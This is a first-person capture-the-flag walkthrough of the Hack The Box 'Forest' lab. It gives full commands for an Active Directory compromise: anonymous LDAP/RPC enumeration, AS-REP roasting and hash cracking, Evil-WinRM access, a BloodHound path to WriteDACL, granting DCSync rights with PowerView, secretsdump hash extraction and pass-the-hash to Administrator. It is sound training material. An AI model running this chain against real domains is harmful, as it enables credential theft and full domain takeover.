This was my second time attempting HTB Forest.
I still remember that when I first tried this machine, I was stuck for a long time. This time, I revisited the lab and found that I was able to finish it much more smoothly. It felt like a good checkpoint for my Active Directory learning, especially while preparing for the OSCP exam.
Forest is a great Active Directory practice machine because it covers several important concepts:
- domain service enumeration
- anonymous LDAP and RPC enumeration
- AS-REP roasting
- WinRM access
- BloodHound analysis
- abusing Active Directory group permissions
- granting DCSync rights
- dumping domain hashes
- passing the Administrator hash to obtain a shell
Lab Setup
I started by setting the target IP and domain as environment variables:
export IP=10.129.168.58
export DOMAIN=htb.local
This made the commands easier to reuse throughout the lab.
Initial Nmap Scan
I started with a fast full-port scan:
sudo nmap -p- --min-rate 5000 -T4 -Pn -n -oN allports.txt $IP
The scan identified several open ports that strongly suggested an Active Directory domain controller:
53/tcp    open     domain
88/tcp    open     kerberos-sec
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
389/tcp   open     ldap
445/tcp   open     microsoft-ds
464/tcp   open     kpasswd5
593/tcp   open     http-rpc-epmap
636/tcp   open     ldapssl
3268/tcp  open     globalcatLDAP
3269/tcp  open     globalcatLDAPssl
5985/tcp  open     wsman
9389/tcp  open     adws
47001/tcp open     winrm
I extracted the open ports into a comma-separated list:
ports=$(grep -oP '\d+(?=/tcp\s+open)' allports.txt | paste -sd, -)
echo $ports
Then I ran a more detailed scan against the discovered ports:
sudo nmap -sC -sV -p $ports -oN targeted.txt $IP

The open ports confirmed that this was an Active Directory environment. Important services included DNS, Kerberos, LDAP, SMB, WinRM, and AD Web Services.
Hosts File Setup
I added the domain to /etc/hosts:
echo "$IP htb.local" | sudo tee -a /etc/hosts
This helps tools resolve the domain name properly during enumeration and exploitation.
DNS Zone Transfer Check
Since port 53 was open, I tested for a DNS zone transfer:
dig axfr @$IP htb.local

The zone transfer failed, so DNS did not provide an easy information disclosure path.
SMB Enumeration
Next, I checked SMB access:
smbclient -L //$IP/ -N

Anonymous SMB access was denied, so there were no useful shares available at this stage.
LDAP Enumeration
I moved on to LDAP enumeration.
First, I queried the base naming contexts:
ldapsearch -x -H ldap://$IP -s base namingcontexts
The output showed the default naming context:
defaultNamingContext: DC=htb,DC=local
Then I tried anonymous LDAP enumeration:
ldapsearch -x -H ldap://$IP -b "DC=htb,DC=local"

Anonymous LDAP bind was allowed. This was important because unauthenticated users could retrieve useful information from the domain, including users, groups, computers, and account attributes.
I also tested base and subtree searches:
ldapsearch -x -H ldap://$IP -b "DC=htb,DC=local" -s base
ldapsearch -x -H ldap://$IP -b "DC=htb,DC=local" -s sub
The output was very large, so I filtered for user principal names:
ldapsearch -x -H ldap://$IP -b "DC=htb,DC=local" -s sub | grep -i userPrincipalName

From this, I started building a username list.
RPC Enumeration
I also checked anonymous RPC access:
rpcclient -U '%' -N $IP
Inside rpcclient, I enumerated domain users:
enumdomusers

This revealed additional users, so I amended my existing user list.

At this point, I had a list of valid domain usernames. This was enough to try AS-REP roasting.
AS-REP Roasting
Since I had a list of valid domain users, I used GetNPUsers to check whether any accounts had Kerberos pre-authentication disabled.
AS-REP roasting targets users with the setting:
Do not require Kerberos preauthentication
If this setting is enabled for a user, an attacker can request encrypted Kerberos material for that account without knowing the password, then attempt to crack it offline.
I ran:
impacket-GetNPUsers $DOMAIN/ \
  -usersfile users.txt \
  -dc-ip "$IP" \
  -no-pass \
  -format hashcat \
  -outputfile asrep.hash

The result confirmed that svc-alfresco was AS-REP roastable.
Before cracking the hash, I identified its type:
nth -f asrep.hash

The hash type was:
18200
This is the Hashcat mode for Kerberos 5 AS-REP hashes.
I cracked the hash using Hashcat:
hashcat -m 18200 asrep.hash /usr/share/wordlists/rockyou.txt

This revealed the credential:
svc-alfresco:s3rvice
WinRM Access
Since WinRM was open on port 5985, I tested whether the credentials worked for remote access:
crackmapexec winrm $IP -u "svc-alfresco" -p "s3rvice"
The result showed Pwn3d, which meant the account could authenticate through WinRM.
I used Evil-WinRM to obtain a shell:
evil-winrm -i $IP -u svc-alfresco -p 's3rvice'

At this stage, I had an initial foothold as svc-alfresco.
BloodHound Collection
To understand the Active Directory privilege relationships, I uploaded SharpHound:
upload /home/kali/Desktop/Labs/HTB/AD/Forest/SharpHound.exe
Then I executed it:
.\SharpHound.exe

After collection finished, I downloaded the BloodHound zip file back to my Kali machine:
download 20260603230226_BloodHound.zip

BloodHound Analysis
I imported the zip file into BloodHound and searched for the SVC-ALFRESCO node.

One of the paths showed that the Exchange Windows Permissions group had WriteDACL privileges over the domain.

This was the key privilege escalation path.
The important relationship was:
SVC-ALFRESCO
→ member of Account Operators
→ can add users to Exchange Windows Permissions
→ Exchange Windows Permissions has WriteDACL over the domain
→ WriteDACL can be abused to grant DCSync rights
The WriteDACL permission allows a principal to modify the access control list of an object. In this case, that meant I could grant a user replication rights over the domain object.
Those replication rights can then be abused to perform a DCSync attack.
Uploading PowerView
I uploaded PowerView.ps1:
upload /home/kali/Desktop/Labs/HTB/AD/Forest/PowerView.ps1
Then I imported it:
Import-Module .\PowerView.ps1
PowerView made it easier to modify domain ACLs from the current session.
Creating a New Domain User
I created a new domain user:
net user Max Password1 /add /domain
Then I checked the Exchange Windows Permissions group:
net group "Exchange Windows Permissions"

I added my new user to the group:
net group "Exchange Windows Permissions" /add Max

At this point, the user Max had access to the group that could modify the domain ACL.
Granting DCSync Rights
I created a PowerShell credential object for the new user:
$SecPassword = ConvertTo-SecureString 'Password1' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('htb\Max', $SecPassword)
Then I used PowerView to grant DCSync rights to Max over the domain object:
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity Max -Rights DCSync
At a high level, DCSync abuse works by granting an account the permissions needed to replicate directory secrets from the domain controller. Once an account has those replication rights, it can request password hash material from the domain controller as if it were performing legitimate replication.
Dumping Domain Hashes
With DCSync rights granted, I used secretsdump:
impacket-secretsdump htb.local/Max:Password1@$IP > secretsdumphash.txt

From the output, I obtained the Administrator NTLM hash:
32693b11e6aa90eb43d32c72a07ceea6
This hash could be used for pass-the-hash authentication.
Administrator Shell
Finally, I used psexec with the Administrator hash:
impacket-psexec $DOMAIN/Administrator@$IP -hashes :32693b11e6aa90eb43d32c72a07ceea6

This gave me a shell as Administrator.
At this point, the machine was fully compromised.
Key Takeaways
Forest was a very useful Active Directory practice machine because it chained together several common AD attack techniques.
My main takeaways were:
Anonymous LDAP can expose a lot of useful information. Even when SMB anonymous access is denied, LDAP may still leak users and domain information.
rpcclient is still useful for AD enumeration. Anonymous RPC access helped expand the user list.
AS-REP roasting is a strong attack when pre-authentication is disabled. Once
svc-alfrescowas found to be roastable, cracking the hash provided the initial foothold.WinRM is a common path for shell access. If credentials work against WinRM, Evil-WinRM provides a clean interactive shell.
BloodHound is extremely helpful for visualising privilege paths. The path from
svc-alfrescoto domain compromise was much easier to understand through BloodHound.WriteDACL over the domain is dangerous. If an attacker can modify the domain ACL, they may be able to grant DCSync rights and extract domain hashes.
DCSync is a domain-compromise technique. Once DCSync rights were granted, dumping the Administrator hash led directly to privileged access.